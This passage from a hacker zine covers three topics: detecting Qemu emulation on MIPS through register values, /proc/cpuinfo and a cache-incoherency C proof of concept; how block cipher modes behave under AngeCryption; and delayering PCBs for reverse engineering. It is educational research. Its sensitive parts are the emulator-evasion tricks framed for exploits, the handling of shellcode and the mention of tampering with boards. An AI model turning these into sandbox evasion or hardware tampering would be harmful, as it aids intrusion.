Qemu                    |1|0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0|1|0  0|0 0 0|0 1 1|0 0 0|0|0 1 0|
                        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Atheros 7240 SoC:       |1|0 0 0 0 0 0 0 0 0 1 0 0 0 0 0 0|1|0  0|0 0 1|0 0 1|0 0 0|0|0 1 1|
                        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
Ralink RT3352F SoC:     |1|0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 1|0|0  0|0 0 1|0 0 1|0 0 0|0|0 1 1|
                        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

`M`	`1` if there is another config register. (`Config1`)
`Impl`	implementation specific.
`BE`	`1` if the processor is big endian, `0` for little endian.
`AT`	Specifies whether the processor supports MIPS32 (0) or MIPS64 (1 == MIPS32 address map; 2 == full address map) encoding.
`AR`	Architecture Revision level (0 == MIPS32/64 release 1; 1 == MIPS32/64 release 2).
`MT`	Specifies the MMU type.
`0 0 0`	Unused
`VI`	Set to 1 if the L1 instruction cache uses virtual tagging.
`K0`	Specifies the MIPS kseg0 memory region's caching behavior.

Figure 5: `Config` register

Again, we can find some general differences in register values between different CPUs, which are shown in Figure 5. Most notably, `Impl` is zero in Qemu, while the Atheros and Ralink chips have this field set to non-zero values. The PIC32 datasheet also notes that it uses these bits to store information regarding segment caching and the SRAM bus interface.[10]

These register variations are generally reliable, and are particularly applicable if you expect to only run on one particular CPU, such as an exploit for a specific target.

6.2 Detection in Linux user space

Examining CPU hardware registers requires execution in kernel mode. But, for many Linux based MIPS devices, you may be executing from Linux user space. Here, you may simply examine `/proc/cpuinfo`, which in Qemu typically looks something like the following:

```
root@qemu:~# cat /proc/cpuinfo
system type             : MIPS Malta
processor               : 0
cpu model               : MIPS 24Kc V0.0  FPU V0.0
BogoMIPS                : 2097.15
wait instruction        : yes
microsecond timers      : yes
tlb_entries             : 16
extra interrupt vector  : yes
hardware watchpoint     : yes, count: 1, address/irw mask: [0x0ff8]
ASEs implemented        : mips16
shadow register sets    : 1
core                    : 0
VCED exceptions         : not available
VCEI exceptions         : not available
```

[10] PIC32 Reference Manual, `61113E.pdf`

First, most real MIPS systems will set `system type` to reflect the SoC vendor, such as "Ralink SoC" or "Broadcom BCM5357 chip rev 2". It would be extremely unlikely to see MIPS Malta on a production system.

More importantly, `BogoMIPS` as reported in Qemu is a reflection of the *host machine's* CPU speed. 2,097 BogoMIPS would be insane for a real MIPS processor, which typically clocks in around 400MHz. More realistic `BogoMIPS` values for MIPS CPUs would be in the 200-300 range.

6.3 Execution-based detection

While the above detection methods are useful, they could easily be changed or patched, either by an end user or in future Qemu releases. A far more reliable method of detection is through the use of fundamental architecture features that are not properly emulated by Qemu and not easily implemented.

Qemu can be reliably detected by exploiting cache incoherency, which is inherent in MIPS CPUs but absent from Qemu.[11]

The MIPS cache is divided into two sections: one for instructions, and one for data. When data is written to memory, that data is first stored in the data cache, and is eventually written back to main memory at a later time. Instructions, as you may well guess, are cached in the instruction cache.

This is a common issue during MIPS exploitation. Let's say that we write some shellcode to a buffer; that shellcode is treated as data, and cached in the data cache. If we try to jump into that shellcode, however, the CPU will go looking for it in the instruction cache; since it is not cached there, the CPU then fetches the instructions from main memory. But the shellcode isn't in main memory, it's in the data cache!

This problem is typically mitigated by first flushing the data cache back to main memory before jumping into the buffer containing the shellcode. Cache flushes can be performed explicitly in MIPS through the `synci` or `cache` instructions, or by simply waiting a bit (e.g., `sleep`(1)) and letting the kernel do a cache flush, which will typically need to happen periodically anyway.

Qemu does not even try to emulate this cache behavior, and we can use that to our advantage by
1) writing a block of code to an address in memory,
2) executing `synci` to make sure the code is written back from the data cache to main memory,
3) writing a second block of code to the same address in memory, and then
4) immediately jumping to the memory address.

When running on MIPS hardware, the second code block is still sitting in the data cache, and the *first* block of code will be fetched from main memory and executed. However, in Qemu, since caching is not emulated, the second code block will overwrite the first, and the *second* block of code will be executed.

Thus, we can execute two completely different sets of code from the same memory address; one piece of code will be executed when running in Qemu, and the other piece of code will be executed when running on real MIPS hardware:

```
1  /*
   * PoC code which executes different pieces of code from the same address
3  * in Qemu vs real MIPS hardware.
   *
5  * On real MIPS hardware, main should return 1.
   * In Qemu, main should return 2.
7  *
   * Tested against Qemu 2.0.1 and a Broadcom BCM5357 (MIPS 74K) SoC.
9  *
   * Requires a MIPS32r2 compliant compiler.
11 */

13 #include <stdio.h>
   #include <stdlib.h>
15 #include <string.h>

17 #define CODE_SIZE 8
```

[11] Linux MIPS Wiki, Qemu Processor

```
/*
 * ret1 contains a MIPS function that returns 1.
 * ret2 contains a MIPS function that returns 2.
 */

/*
 * Big endian
 *
char ret1[CODE_SIZE] =
     "\x03\xe0\x00\x08"  // jr $ra
     "\x24\x02\x00\x01"; // li $v0,1
char ret2[CODE_SIZE] =
     "\x03\xe0\x00\x08"  // jr $ra
     "\x24\x02\x00\x02"; // li $v0,2
*/

/* Little endian */
char ret1[CODE_SIZE] =
         "\x08\x00\xe0\x03"  // jr $ra
         "\x01\x00\x02\x24"; // li $v0,1
char ret2[CODE_SIZE] =
         "\x08\x00\xe0\x03"  // jr $ra
         "\x02\x00\x02\x24"; // li $v0,2

int main(void) {
    int(*s)(void);
    int retval = 0;
    char buf[CODE_SIZE] = { 0 };

    /* The s function pointer points to buf */
    s = (void *) &buf;

    /* 1. Copy ret1 into buf (ret1 is now in the data cache)
     * 2. Execute the synci instruction to flush the data cache (ret1 is now in main memory)
     * 3. Copy ret2 into buf (ret2 is now in the data cache)
     * 4. Call the function located in buf (should fetch and execute ret1 from main memory)
     */
    memcpy(buf, ret1, sizeof(buf));
    asm ("synci 0(%0)": : "r" (buf));
    memcpy(buf, ret2, sizeof(buf));
    retval = s();

    printf("retval = %d\n", retval);
    return retval;
}
```

Because `synci` is not a privileged instruction, this method can be used in both user and kernel space. The only downside is that `synci` was not introduced until MIPS32r2, so older MIPS processors don't support that particular instruction. Since MIPS32r2 was introduced in 2003, it's unlikely that this will be an issue unless you're dealing with an older processor; in such an event, you'll need to use some alternate method of flushing the cache. This can be done in kernel space with the `cache` instruction, or in Linux user space, you can simply replace `synci` with a call to `sleep`(1).

It's worth noting that in theory, the second block of code (`ret2`) could be executed when running on real MIPS hardware if the kernel flushed the cache behind your back in between the time that `ret2` is copied into `buf` and the time that you actually call into `buf`. However, this would be a very unlucky edge case which I have yet to encounter in practice, provided the time between the second `memcpy` to `buf` and the call to `buf` is minimized. `ret1` is never executed in Qemu.

7 More Cryptographic Coloring Books

by Philippe Teuwen

7.1 Weird crypto

In PoC||GTFO 5:3 we taught you kids why ECB is a weak encryption mode, as helpfully shown by the `ElectronicColoringBook.py` script.[12] As you may have guessed, we'll see that in some circumstances CBC deserves the same treatment!

Don't worry, though! Most of the time CBC mode is fine, but sometimes weirdos like our buddy Ange Albertini do impossibly fancy things with crypto such as *AngeCryption*. I wouldn't risk offending our PoC||GTFO's loyal readers by explaining AngeCryption all over again,[13] but please recall that it relies on the fact that you can *decrypt* plaintext to obtain ciphertext. This reverse-ciphertext *encrypts* back to the original plaintext because block encryption and decryption operations can be safely exchanged.

Let's try to reproduce the example given by Ange in his RMLL2014 presentation, available in a translated slide deck titled "Let's play with crypto."




Figure 6: *"If we encrypt the final result, we get our first random data, followed by our target picture."*

This example uses PNG images, so we'll begin with two logos in PNG format and of equal width. We'll take those of Google and DuckDuckGo, with a small change: I removed subtle gradients from the original PNGs so that we get large areas of the same flat color. To better illustrate the vulnerability, we need to work on uncompressed, non-interlaced images. A tool called `advpng`[14] takes care of flattening the PNG images and minimizing the metadata by grouping all IDAT chunks into a single chunk.

```
$ advpng -z -0 google.png
$ advpng -z -0 duckduckgo.png
```

Now we can construct our AngeCryption example using Ange's *PNG-in-PNG* tool (Google for it with "corkami" and "src/angecryption/PiP/PIP.py" as search terms).

```
$ python PIP.py google.png duckduckgo.png combined.png CBC_can_fail_too
```

The resulting `combined.png` displays the Google logo and, when decrypted, displays the DuckDuckGo logo.

[12] `https://doegox.github.io/ElectronicColoringBook/`

[13] See PoC||GTFO 3:11 and its retrospectively funny quote: *"We'll use the standard AES-128 algorithm in CBC mode, which is proven to be semantically secure when used with a random IV."*

[14] `http://advancemame.sourceforge.net/`

Figure 7: `combined.png`

Ange's `PIP.py` does the opposite of what the slide proposes, just to show that it's also possible. So, to match the tool and the rest of the article you need to swap the ENC and DEC operations. It still remains pure AngeCryption.

Figure 8: *"If we decrypt the final result, we get our first random data, followed by our target picture"*

7.2 Time to fire up ElectronicColoringBook.py

```
$ python ElectronicColoringBook.py combined.png -p4 -c255
```

Figure 9: `combined.png` as seen through `ElectronicColoringBook.py`.

What can we see at this point?

We recovered the Google logo but it was not encrypted, so we aren't done yet. Still, we can see a few artifacts compared to what we obtained with ECB on a pure bitmap. It also looks like we couldn't recover the correct aspect ratio either. In fact, it did get correctly recovered, but the display included extra PNG metadata bytes, so the image got slightly skewed.


The artifacts in that image are due to the additional structure of the PNG format that is absent from a plain BMP. In a PNG image, each scan line is preceded by a byte of metadata describing which filter to apply to that line. In our case, those extra bytes are all null bytes indicating the absence of a filter. It is this one extra byte on each line that misaligns the blocks in our image recreation and skews it. It also breaks the uniform areas, so they are not that easy to paint over. Moreover, you can see a few blotches of gray here and there in the white area. That's because the image data, even when uncompressed, is still not raw pixels but a zlib stream encapsulating some DEFLATE data that has its own metadata[15] at the start of each 64 kB block.

Rather than adding additional complexity to our script to handle each of these specific quirks, it turns out that we can correct the misalignment due to the presence of metadata bytes by specifying a non-integer width:

```
1 $ python ElectronicColoringBook.py combined.png -p4 -o3 -c255 -x 600.345
```

Figure 10: `combined.png`, fine-tuned

[15] See `rfc1951.txt`.



The bottom of the image is completely black, which is how `ElectronicColoringBook.py` represents non-repeating blocks. That's what we expect from CBC-encrypted data, as opposed to ECB.

7.3 The downside

Now we can get to the second half of the story, the decrypted `combined.png` displaying the DuckDuckGo logo. We'll use `decrypt-PIP.py`, a helper script created by `PIP.py`, and then apply `ElectronicColoringBook.py` to the output `dec-duckduckgo.png`.

```
1 $ python decrypt-PIP.py
```

Figure 11: dec-duckduckgo.png

```
1 $ python ElectronicColoringBook.py dec-duckduckgo.png -p4 -o3 -c255 -x 600.345
```




Figure 12: dec-duckduckgo.png as seen through ElectronicColoringBook.py

But what is this new devilry? Oh, no! The Google logo is still visible. Is the CBC gone all evil on us, so can't shake it off?

7.4 Why, oh why?

Recall that in the CBC mode, encryption of each block depends on all the previous blocks:




Figure 13: Cipher Block Chaining (CBC) mode encryption

But the Google part of the image is not the result of an encryption but of a decryption, remember? We must account for how these blocks feed into the CBC process.




Figure 14: Cipher Block Chaining (CBC) mode decryption

Here, the ciphertext is that of the original Google image. For its image parts of constant color, we get the same ciphertext blocks over and over.

Plaintext blocks of that series will be $P_n = Dec_K(C_n) \oplus C_{n-1} \equiv Dec_K(C) \oplus C$ if all ciphertext blocks are the same.

The first plaintext block from a repetitive area depends on the previous (different) block. Thus its content is different from the following repetitive plaintext blocks.

So CBC in decryption mode is almost as bad as ECB: decrypting n repetitive blocks will give one arbitrary block followed by $n-1$ repetitive blocks (while ECB would give n repetitive blocks). That's why transitions around Google letters look slightly thicker.

In principle, we could paint over CBC when used in reverse mode as easily as we painted over ECB, but it's actually quite difficult in our example because, as you recall, the image data of PNG format is not merely raw pixels such as in the BMP or PNM formats.

In real life, decryption is usually used on data that previously went through encryption. Since the point of the CBC mode is to prevent repetitions in the ciphertext, we don't generally need to fear them, although, theoretically, they could still happen. (By a stroke of bad luck, we might get $Enc_K(C \oplus P) = C$ to occur for a given P for some combination of C and the key K.)

Let us recall another CBC fact: even if you only know the key but not the initialization vector (IV), you can still decrypt `combined.png` almost fully. Only the first block will be wrongly decrypted, which is not that hard to reconstruct; even if left corrupted, it won't prevent `ElectronicColoringBook.py` from revealing both images. Look back at Figure 14 to understand why.

So the upshot of our case study is that single-block encryption and decryption operations can still be exchanged almost safely, although the chaining mode does throw some gotchas into the process.

7.5 Exploring other chaining modes

So what about the other chaining modes that use an IV?

The CFB mode suffers of a similar problem because, in decryption mode, the block encryption depends only on the previous ciphertext. This previous ciphertext can be repeated under AngeCryption, so the resulting plaintext also repeats: $P_n = Enc_K(C_{n-1}) \oplus C_n \equiv Enc_K(C) \oplus C$.




Figure 15: Cipher Feedback (CFB) mode decryption

The OFB mode makes a block cipher into a synchronous stream cipher and therefore doesn't have this issue. Encryption and decryption are just XOR with the same keystream, which only depends on the IV and the key K: $keystream_1 = Enc_K(IV)$, $keystream_n = Enc_K(keystream_{n-1})$ and $P_n = keystream_n \oplus C_n$.




Figure 16: Output Feedback (OFB) mode decryption

Let's try this out. We modify `PIP.py` to replace `MODE_CBC` by `MODE_OFB` and inverse the order of operations to compute the IV. Indeed, if for CBC we computed $IV = Dec_K(C_1) \oplus P_1$, for OFB we must compute $IV = Dec_K(C_1 \oplus P_1)$. Then we repeat the same experiment:

```
$ python PIP_OFB.py google.png duckduckgo.png combined.png OFB_AngeCryption
$ python decrypt-PIP.py
$ python ElectronicColoringBook.py dec-duckduckgo.png -p4 -o3 -c255 -x 600.345
```




Figure 17: `dec-duckduckgo.png` (OFB version) as seen through ElectronicColoringBook.py

Finally! We get a "secure" version of AngeCryption. As a bonus, unlike CBC, if you only knew the key but not the IV, you wouldn't be able to recover anything.

Another alternative is the CTR mode, which is pretty similar to OFB: $P_n = Enc_K(counter{+}{+}) \oplus C_n$. The OFB initialization vector would play the role of the initial counter value: $counter = Dec_K(C_1 \oplus P_1)$. And, as for OFB, knowing only the key but not the initial counter value is useless.




Figure 18: Counter (CTR) mode decryption

Note that both OFB and CTR have their own special limitations typical of stream ciphers: bitflipping attacks, keystream reuse, and so on. However, none of these are an issue in this unusual use case of ours.

The PCBC (Propagating CBC) mode would work as well, because each block decryption depends on the previous ciphertext *and* the previous plaintext: $P_n = Dec_K(C_n) \oplus C_{n-1} \oplus P_{n-1}$. It's not supported in PyCrypto, however, and is not very common.

7.6 Some more PoC

Before we wrap up, I'd like to circle back to a variation of AngeCryption suggested by Gynvael Coldwind, and so rightfully called GynCryption. GynCryption doesn't rely on IV forgery, but rather tries to find a key that transforms the plaintext into the ciphertext we want. For a PNG, it requires control over the first 16 bytes, but this cannot reasonably be done for an entire block. On the other hand, controlling the first 6 bytes of a JPG is enough to be able to insert a small comment section. GynCryption was originally based on ECB, but nothing prevents us from replacing ECB by CBC, CFB, OFB, or by CTR with a null IV or a reset counter respectively—as we've shown above, those are only slightly better than ECB. In this issue's

polyglot archive you can find two proofs of concept, `gyncryption_ofb.pdf` and `gyncryption_cfb.pdf` that you can decrypt into a JPG with a null IV/counter and the same key "@doegox_5f32c6e5".


With OFB and CTR, once you have found such a key, you may be tempted to reuse it with any other (small) PDF and JPG, and it will work because they are similar to stream ciphers: a change in a plaintext block affects only the corresponding bits of the ciphertext, not the entire block. But remember that stream ciphers are only secure if you don't reuse the keystream—so don't reuse your key for the same mode, find another one! Otherwise a simple XOR of both files will result into the XOR of the plaintext data (and padding), and the keystream will be entirely removed.

7.7 Conclusions

Of course, since AngeCryption and GynCryption are far more likely to be used as crypto curios rather than as serious tools for serious situations, their security is not that crucial. Still, it is good to understand the risks associated with non-standard uses of block cipher modes—this understanding should serve as an antidote to their blind reuse in inappropriate contexts.

7.8 Acknowledgments

Special thanks go to Ange for his most neighborly help; without him this article would have never been possible!



8 Introduction to Delayering and Reversing PCBs

by Joe Grand




Figure 19: Our example PCB in its unmodified state. If only it knew the suffering that it was about to endure.

Figure 20: Sandpaper at work. You can see the copper of inner layer 2 starting to peek out from underneath the top substrate.

Printed Circuit Boards (PCBs) form the physical carrier for and provide electrical pathways between electronic components. They are created with layers of thin copper (conductive) foil laminated to insulating (non-conductive) layers. By accessing and imaging each individual copper layer of a PCB, it is possible to recreate the PCB layout. If the component types (and values, ideally) are known, you'll also be able to derive the schematic (a simplified, visual representation of the device's electronic design) or a desired portion thereof.

"Why bother?" you might ask. Maybe you want to understand how a particular product works, locate specific connections on the board (like JTAG or UART), clone the design, or figure out where you can modify




Figure 21: The four exposed layers of our example PCB.

it to inject malicious functionality. The techniques provided in this article might not be groundbreaking to those skilled in the hardware arts, but will serve as a resource for folks interested in meandering down the path of PCB reverse engineering.

8.1 Delayering

The first phase of the process is to obtain an image of each layer of the target circuit board. There are a variety of possible techniques, including low-tech, off-the-shelf solutions and those requiring expensive equipment and skilled operators. Some methods are destructive, meaning you'll never see your PCB again when you're done, and some are non-destructive, meaning the PCB will remain intact and unharmed. For now, we're going to focus on manual abrasion using sandpaper, which will destroy your board layer-by-layer, but is also the simplest and most accessible.

The top and bottom of a PCB are usually coated in solder mask, a non-conductive layer that protects the PCB from dust and oxidation and provides access to copper areas on the board that are intended to be exposed. You'll want to remove the solder mask so you have unobstructed access to the underlying copper. To do so, attach the PCB to your work surface with a clamp or double-sided tape. Then, use 60 to 220 grit sandpaper in even strokes at light pressure across the entire board. Optionally, you can put spare PCBs of the same height as the target on either side to help maintain planar motion and even sanding pressure. Holding the sandpaper by hand will give you the best control. If you're prone to repetitive stress injuries, a tool such as a Norton Sheet Sander may serve you well.

Once you've exposed the copper, it's time to capture an image of the layer. If you have access to a flatbed scanner, use that. Otherwise, a point-and-shoot camera will work. (When using a camera instead of a scanner, be aware that you may need to rotate and lens-correct the resulting image to make it appear as planar and true-to-form as possible.)

To access the inner layers, the process is similar to removing the solder mask. For this step, you'll need harder pressure and more elbow grease to deal with removing the layer of insulating substrate, a fiberglass/epoxy weave.

Figure 19 shows the top and bottom of our example PCB in its unmodified state. This board is 4-layer, 62 mil thick, with trace widths ranging from 12 to 48 mil. Figure 20 shows PCB delayering in action. After you've successfully accessed and imaged each layer of the PCB, you should end up with a sequence similar to Figure 21.

8.2 Image processing

With your PCB layer images in hand, the next phase is to use an image processing/manipulation tool of your choice to adjust the images, create a stack-up of the layers, and configure the opacity of each so that you can see all copper features at once: footprints, traces, vias, and fills. Suitable programs include Adobe Photoshop, GIMP, and Paint.NET.

